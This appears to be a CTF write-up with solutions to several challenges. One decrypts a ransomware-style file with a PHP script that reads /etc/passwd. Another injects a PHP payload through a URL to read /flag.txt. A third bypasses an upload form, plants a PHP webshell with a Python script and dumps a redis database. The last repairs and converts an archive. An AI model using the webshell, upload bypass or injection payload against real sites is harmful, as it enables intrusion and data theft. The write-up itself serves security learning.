b64_data: b2bpkrdGEQn1aQOCjj8FGMafzd76R1LSdMjFAXJwFZR9ELkonZGXgReq4CE54suz
dec:
root@ubuntu:~#

```

A hint was provided from the organizer.

Hint





the date supposed to be 04/Dec

Got it!

Decrypt the file, and submit the content of it as flag.

View Hint

Let's change the date.



Run »

```
<!DOCTYPE html>
<html>
<body>

<?php
echo(strtotime("04/Dec/2020:19:11:58 +0000"));
?>

</body>
</html>
```

1607109118

```
function main()
{
    $data = [
        'host' => "lordkiske.wargames.my",
        'time' => 1607109118,
    ];
    $data['hash'] = md5(serialize($data));
    printf("key1: %s\n", $data['hash']);
    $secret_key = httpreq("http://musangkeng.wargames.my/gen.php", $data);
    $aa = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0" ?? 'bb';

    $secret_iv = sha1(md5(shell_exec('cat /etc/passwd')) . $aa);

    $encrypt_method = "AES-256-CBC";

    $key = hash('sha256', $secret_key);
    printf("key2: %s\n", $key);

    $iv = substr(hash('sha256', $secret_iv), 0, 16);
    printf("iv: %s\n", $iv);

    $b64_data = base64_decode(
        "YjJicGtyZGdFUW4xYVFPQ2pqOEZHTWFmemQ3NlIxTFNkTWpGQXhKd0ZaUjlFTGtvblpHWGdSZXE0Q0U1NHN1eg==");
    printf("b64_data: %s\n", $b64_data);

    $data = openssl_decrypt($b64_data, $encrypt_method, $key, 0, $iv);
    printf("dec: %s\n", $data);
}
main();
?>
```

```

root@ubuntu:~# php a.php
key1: 362cbb735e9dd937570ec0d9971fe224
key2: 385167538c54d57712c41f3147aa75388c8111ccfd4bf0578ec874c5083870ca
iv: cd23bb3cebe9f3ef
b64_data: b2bpkrdgEQn1aQOCjj8FGMafzd76R1LSdMjFAxJwFZR9ELkonZGXgReq4CE54suz
dec: wgmy{9ed95e1721c3aab37bd7c67496f868a2}

root@ubuntu:~# █

```

We managed to get the flag.

## Hack the Hacker

- Flag: wgmy{771341f6a19a96560311ca36c6b6a5da}
- Send payload
  - [http://musangkeng.wargames.my/getnote.php?host=<?php echo file\\_get\\_contents\("/flag.txt"\); ?>&key=klks.php](http://musangkeng.wargames.my/getnote.php?host=<?php echo file_get_contents()

### Lock3d By MusangKeng



Hi! wgmy{771341f6a19a96560311ca36c6b6a5da}

Ooops, website has been encrypted by MusangKeng Ransomware.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz31337HM3xXTuR2R1t0t4lyf4k3GSdzaAtNWGM

2. Submit Bitcoin wallet ID and personal installation key to our website <http://musangkeng.wargames.my/>

Your personal installation key:

NGx5Qjh2aXhOMmNHmFuk09qTEZuaDydnVNZVNMVUVqVUszSGNXZ2VyS1I0TzY1b2dPc2F4aEhoVG42TW1kdGNxdWQ2N0dKawUzaV1rWfYxVExjZWJwQnVhT1E0NDExME1hbGcrY1V1T2s9

# Jika Kau Fikirkan Kau Boleh

Flag : wgmy{9fdfa2a48a1aa104166faa4026c61eb2}

- Doing quick enum led us to /uploads which results in a 301 redirect, but when you check the Burp HTTP history, you'll see an upload form right on the redirect page.

The screenshot displays the Burp Suite interface for an HTTP request and response. The 'Request' tab is active, showing a GET request to /uploads/. The 'Response' tab is also visible, showing a 302 Found status. The response headers indicate a redirect to /index.php?msg=1.

**Request**

Raw Headers Hex

Pretty Raw \n Actions

```
1 GET /uploads/ HTTP/1.1
2 Host: 178.62.233.224:31337
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Wi
5 Accept: text/html,application/xhtml+xml,appl
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
```

? ⚙️ ⬅️ ➡️ Search...

**Response**

Raw Headers Hex

Pretty Raw Render \n Actions

```
1 HTTP/1.1 302 Found
2 Date: Sat, 05 Dec 2020 05:53:17 GMT
3 Server: Apache/2.4.38 (Debian)
4 X-Powered-By: PHP/7.4.13
5 Location: /index.php?msg=1
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8 Content-Length: 8753
```



```

<title>
    muat naik gambar
</title>

<form id="upload" action="#" method="POST" enctype="multipart/form-data" target = "upload_iframe">
    <input type="hidden" id="MAX_FILE_SIZE" name="MAX_FILE_SIZE" value="2000000">
    <input type="hidden" name="emailAddress" id="emailAddress" value="">
    <input type="hidden" name="user_key" id="user_key" value="">
    <input type="hidden" name="time_key" id="time_key" value="">
    <input type="hidden" name="redurl" id="redurl" value="">

```

- We manually intercept the response in burp
  1. Setting response to 200 OK
  2. Modify the form's action to '/upload.php' and creating an upload button
- We get this error now- File seems to be uploaded to /tmp/namerandomizer and then failed to be moved to the sukahatila folder.

```

<br />
<b>
    Warning
</b>
: move_uploaded_file(): The second argument to copy() function cannot be a directory in <b>
/app/uploads/upload.php
</b>
on line <b>
13
</b>
<br />
<br />
<b>
    Warning
</b>
: move_uploaded_file(): Unable to move '/tmp/phpYz8PA6' to 'sukahatila/' in <b>
/app/uploads/upload.php
</b>
on line <b>
13
</b>
<br />
{"error":"There was an error uploading your files"}

```

Looking at the javascript in the /upload page we noticed the parameter “?t” being passed to upload.php. It allowed us to have a custom name for our file within the sukahatila folder.

- We upload a PHP webshell by submitting the form to 178.62.233.224:31337/uploads/upload.php?t=whysam.php. **Success !**

← → ↻ ⚠ Not secure | 178.62.233.224:31337/uploads/sukahatila/whysam.php

#

Fetch: host:  port:  path:

CWD:  Upload:  No file chosen

Cmd:

[Clear cmd](#)

- Time to grep for files with the words “wgmy” or “flag”.  
find / -xdev -type f -print0 | xargs -0 grep -H "flag"

- /start.sh looked interesting and we inspected it.

```

Step: /etc/redis/redis.conf: Permission denied
/app/uploads/sukahatila/salampunyani.txt:Hey I just met you, this is crazy, but this is not the flag, really :)
/flag:Hey I just met you, this is crazy, but this is not the flag, really :)
/start.sh:FLAG=`cat /flag`
/start.sh:echo "Hey I just met you, this is crazy, but this is not the flag, really :)" > /flag

```

Cmd:

[Clear cmd](#)

```

cat /start.sh
#!/bin/bash
redis-server --daemonize yes
KEY=`head /dev/urandom | tr -dc A-Za-z0-9 | head -c 13`
FLAG=`cat /flag`
#redis-cli set $KEY "$FLAG"
echo "Hey I just met you, this is crazy, but this is not the flag, really :)" > /flag
/usr/sbin/apache2ctl -D FOREGROUND

```

- We then dumped the key from the redis DB and got the flag  
redis-cli KEYS \\* | xargs -n 1 -P8 redis-cli dump

&wgmy{9fdfa2a48a1aa104166faa4026c61eb2} Ys@h

- PHP WebShells Used-  
1. <https://github.com/WhiteWinterWolf/wwwolf-php-webshell>

## 2. And custom webshell (klks)

```
C: > Users > klks > Desktop > solve_jika.py
1  import requests
2
3  php_code = """<html>
4  <body>
5  <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
6  <input type="TEXT" name="cmd" id="cmd" size="80">
7  <input type="SUBMIT" value="Execute">
8  </form>
9  <pre>
10 <?php
11     if(isset($_GET['cmd']))
12     {
13         system($_GET['cmd']);
14     }
15 ?>
16 </pre>
17 </body>
18 <script>document.getElementById("cmd").focus();</script>
19 </html>
20 """
21 file_dict = {"klks982374.php": php_code }
22 response = requests.post("http://178.62.233.224:31337/uploads/upload.php?t=klks982374.php", files=file
23 print(response.text)
```


# Nuisance

Flag: wgmy{c6a9f61e26a8be4d4f856ab326d729dd}

Open the nuisance.arc file using HxD to fix first 3 bytes to ArC.

	flag.palm	nuisance.arc
Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000000	41 72 43 01 00 00 06 07 41 72 43 01 02 73 74 6F	ArC.....ArC..sto
00000010	72 69 6E 67 00 10 10 4F BF 70 87 67 0B 7A C5 30	ring...Ozpg.zÅ0
00000020	25 00 00 09 0E 20 00 3C 15 00 00 ED 08 00 00 23	%....<...í...#
00000030	08 00 00 00 00 00 00 00 00 00 00 FF BC 00 16	.....ÿ4..

After that use FreeARC <https://sourceforge.net/projects/freearc/> to extract the flag.palm.



Understanding .palm file is Pixmap <https://filext.com/file-extension/PALM>

Next find a way to convert into JPEG using <https://www.freefileconvert.com/palm-converter>  
<https://www.freefileconvert.com/file/jqr77GbBEr4R>

← → ↻ 🔒 freefileconvert.com/file/jqr77GbBEr4R

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📁 A converted file can be downloaded for a maximum number of 5 times, after that it will no longer be available.

File	Format	🔔 Email	Action
flag.palm	JPEG	✍️	<a href="#">📄 Download</a> <a href="#">🗑️ Delete</a>

Download the JPEG.

wgmy{c6a9f61e26a8be4d4f856ab326d729dd}